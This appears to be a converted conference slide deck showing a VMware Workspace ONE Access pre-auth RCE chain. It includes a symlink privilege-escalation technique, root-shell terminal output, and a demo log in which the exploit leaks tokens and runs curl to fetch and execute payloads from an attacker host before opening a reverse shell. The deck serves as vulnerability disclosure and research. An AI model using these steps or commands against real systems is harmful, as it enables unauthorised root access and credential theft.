
```
CERTFILE=$1
DESTFILE=$(basename $2)

cp -f $CERTFILE /etc/ssl/certs/$DESTFILE
chmod 644 /etc/ssl/certs/$DESTFILE
c_rehash > /dev/null
```

# Privilege Escalation - gatherConfig.hzn

To take ownership we can (ab)use the gatherConfig.hzn script.

Just symlink debugConfig.txt and point it to a root owned file, done!



```
DEBUG_FILE=$1
...
function gatherConfig()
{
    ...
    chown $TOMCAT_USER:$TOMCAT_GROUP $DEBUG_FILE
}
...
if [ -z "$DEBUG_FILE" ]
then
    usage
else
    DEBUG_FILE=${DEBUG_FILE}/"debugConfig.txt"
    gatherConfig
fi
```

# Privilege Escalation Exploitation

We can target a script inside of the sudoers with execute permission by horizon

```
horizon [ /tmp ]$ ls -la /usr/local/horizon/scripts/publishCaCert.hzn
-r-x----- 1 root root 241 Dec  3  2021 /usr/local/horizon/scripts/publishCaCert.hzn
horizon [ /tmp ]$ id;cat /proc/version
uid=1001(horizon) gid=1003(www) groups=1003(www),1001(vfabric),1002(pivotal)
Linux version 4.19.217-1.ph3 (root@photon) (gcc version 7.3.0 (GCC)) #1-photon SMP Thu Dec 2 02:29:27 UTC 2021
horizon [ /tmp ]$ ./lpe.sh
root [ ~ ]# id
uid=0(root) gid=0(root) groups=0(root),1000(vami),1004(sshaccess)
root [ ~ ]# cat /etc/sudoers | grep publishCaCert
/usr/local/horizon/scripts/publishCaCert.hzn, \
root [ ~ ]#
```

Showing a root owned file

# Privilege Escalation Exploitation

We can target a script inside of the sudoers with execute permission by horizon

```
horizon [ /tmp ]$ ls -la /usr/local/horizon/scripts/publishCaCert.hzn
-r-x----- 1 root root 241 Dec  3  2021 /usr/local/horizon/scripts/publishCaCert.hzn
horizon [ /tmp ]$ id;cat /proc/version
uid=1001(horizon) gid=1003(www) groups=1003(www),1001(vfabric),1002(pivotal)
Linux version 4.19.217-1-ph3 (root@photon) (gcc version 7.3.0 (GCC)) #1-photon SMP Thu Dec 2 02:29:27 UTC 2021
horizon [ /tmp ]$ ./lpe.sh
root [ ~ ]# id
uid=0(root) gid=0(root) groups=0(root),1000(vami),1004(sshaccess)
root [ ~ ]# cat /etc/sudoers | grep publishCaCert
/usr/local/horizon/scripts/publishCaCert.hzn, \
root [ ~ ]#
```

Showing horizon permissions

# Privilege Escalation Exploitation

We can target a script inside of the sudoers with execute permission by horizon

```
horizon [ /tmp ]$ ls -la /usr/local/horizon/scripts/publishCaCert.hzn
-r-x----- 1 root root 241 Dec  3  2021 /usr/local/horizon/scripts/publishCaCert.hzn
horizon [ /tmp ]$ id;cat /proc/version
uid=1001(horizon) gid=1003(www) groups=1003(www),1001(vfabric),1002(pivotal)
Linux version 4.19.217-1.ph3 (root@photon) (gcc version 7.3.0 (GCC)) #1-photon SMP Thu Dec 2 02:29:27 UTC 2021
horizon [ /tmp ]$ ./lpe.sh
root [ ~ ]# id
uid=0(root) gid=0(root) groups=0(root),1000(vami),1004(sshaccess)
root [ ~ ]# cat /etc/sudoers | grep publishCaCert
/usr/local/horizon/scripts/publishCaCert.hzn, \
root [ ~ ]#
```


Gaining root access



# Privilege Escalation Exploitation

We can target a script inside of the sudoers with execute permission by horizon

```
horizon [ /tmp ]$ ls -la /usr/local/horizon/scripts/publishCaCert.hzn
-r-x----- 1 root root 241 Dec  3  2021 /usr/local/horizon/scripts/publishCaCert.hzn
horizon [ /tmp ]$ id;cat /proc/version
uid=1001(horizon) gid=1003(www) groups=1003(www),1001(vfabric),1002(pivotal)
Linux version 4.19.217-1.ph3 (root@photon) (gcc version 7.3.0 (GCC)) #1-photon SMP Thu Dec 2 02:29:27 UTC 2021
horizon [ /tmp ]$ ./lpe.sh
root [ ~ ]# id
uid=0(root) gid=0(root) groups=0(root),1000(vami),1004(sshaccess)
root [ ~ ]# cat /etc/sudoers | grep publishCaCert
/usr/local/horizon/scripts/publishCaCert.hzn, \
root [ ~ ]#
```

A red arrow originates from the terminal output line "/usr/local/horizon/scripts/publishCaCert.hzn, \" and points towards the text "Showing we can execute publishCaCert as root".

Showing we can execute publishCaCert as root

# Hekate Demo



```
researcher@mars:~$ ./poc.py -t 192.168.2.97 -c 192.168.2.234 -v server
```

**Hekate**

A VMWare Workspace ONE Access RCE Exploit  
By Steven Seeley (mr\_me) of Qihoo 360 Vulnerability Research Institute

```
(+) attacking target via the postgresql driver
(+) rogue http server listening on 0.0.0.0:8080
(+) leaked ota token: f5c8ae0b-7b86-3233-a8dd-ff6b08779feb:TbXEnDMCbY4vDRQabBEoJ2ryJnuAExI8
(+) leaked client_secret: gKX0GX8fUWvlR6Vdsm3DOT7yE82CXT0q
(+) triggering command: curl http://192.168.2.234:8080/bdr.py -o /tmp/a
(+) triggered bdr download...
(+) triggering command: curl http://192.168.2.234:8080/lpe.sh -o /tmp/b
(+) triggered lpe download...
(+) triggering command: chmod 755 /tmp/a
(+) triggering command: chmod 755 /tmp/b
(+) triggering command: python /tmp/a
(+) starting handler on port 1337
(+) connection from 192.168.2.97
(+) pop thy shell!
root [ ~ ]# id
id
uid=0(root) gid=0(root) groups=0(root),1000(vami),1004(sshaccess)
root [ ~ ]#
```

# Hekate

## Results:

- ✓ No outbound network access required
- ✓ Works on default installation
- ✓ Pre-authenticated against server/client side
- ✓ Achieves root access
- ✓ Worked against VMWare's cloud





# **Conclusions & Takeaways**

# Conclusions

## For the defender/developer

- Don't allow for your organization have a single point of failure
- Don't deviate from the OAuth2 spec, you will make a mistake!
- Disable the new built-in when implementing Freemarker

## For the attacker/pen-tester

- Always check the implementation of protocols for mistakes
- Look for ways to chain primitives together
- Make giving up harder than giving in

# References

1. <https://testbnull.medium.com/oracle-access-manager-pre-auth-rce-cve-2021-35587-analysis-1302a4542316>
2. <https://portswigger.net/research/pre-auth-rce-in-forgerock-openam-cve-2021-35464>
3. [https://media.defense.gov/2020/Dec/07/2002547071/-1/-1/0/CSA\\_VMWARE%20ACCESS\\_U\\_OO\\_195076\\_20.PDF](https://media.defense.gov/2020/Dec/07/2002547071/-1/-1/0/CSA_VMWARE%20ACCESS_U_OO_195076_20.PDF)
4. [https://download.oracle.com/otn-pub/jcp/jdbc-4\\_2-mrel2-spec/jdbc4.2-fr-spec.pdf](https://download.oracle.com/otn-pub/jcp/jdbc-4_2-mrel2-spec/jdbc4.2-fr-spec.pdf)
5. <https://pyn3rd.github.io/2022/06/02/Make-JDBC-Attacks-Brilliant-Again/>
6. <https://pyn3rd.github.io/2022/06/06/Make-JDBC-Attacks-Brilliant-Again-I/>
7. <https://epi052.gitlab.io/notes-to-self/blog/2019-03-07-how-to-test-saml-a-methodology/>
8. <https://epi052.gitlab.io/notes-to-self/blog/2019-03-13-how-to-test-saml-a-methodology-part-two/>
9. <https://duo.com/blog/duo-finds-saml-vulnerabilities-affecting-multiple-implementations>



# Thanks! Questions?



@steventseeley



steven@srcincite.io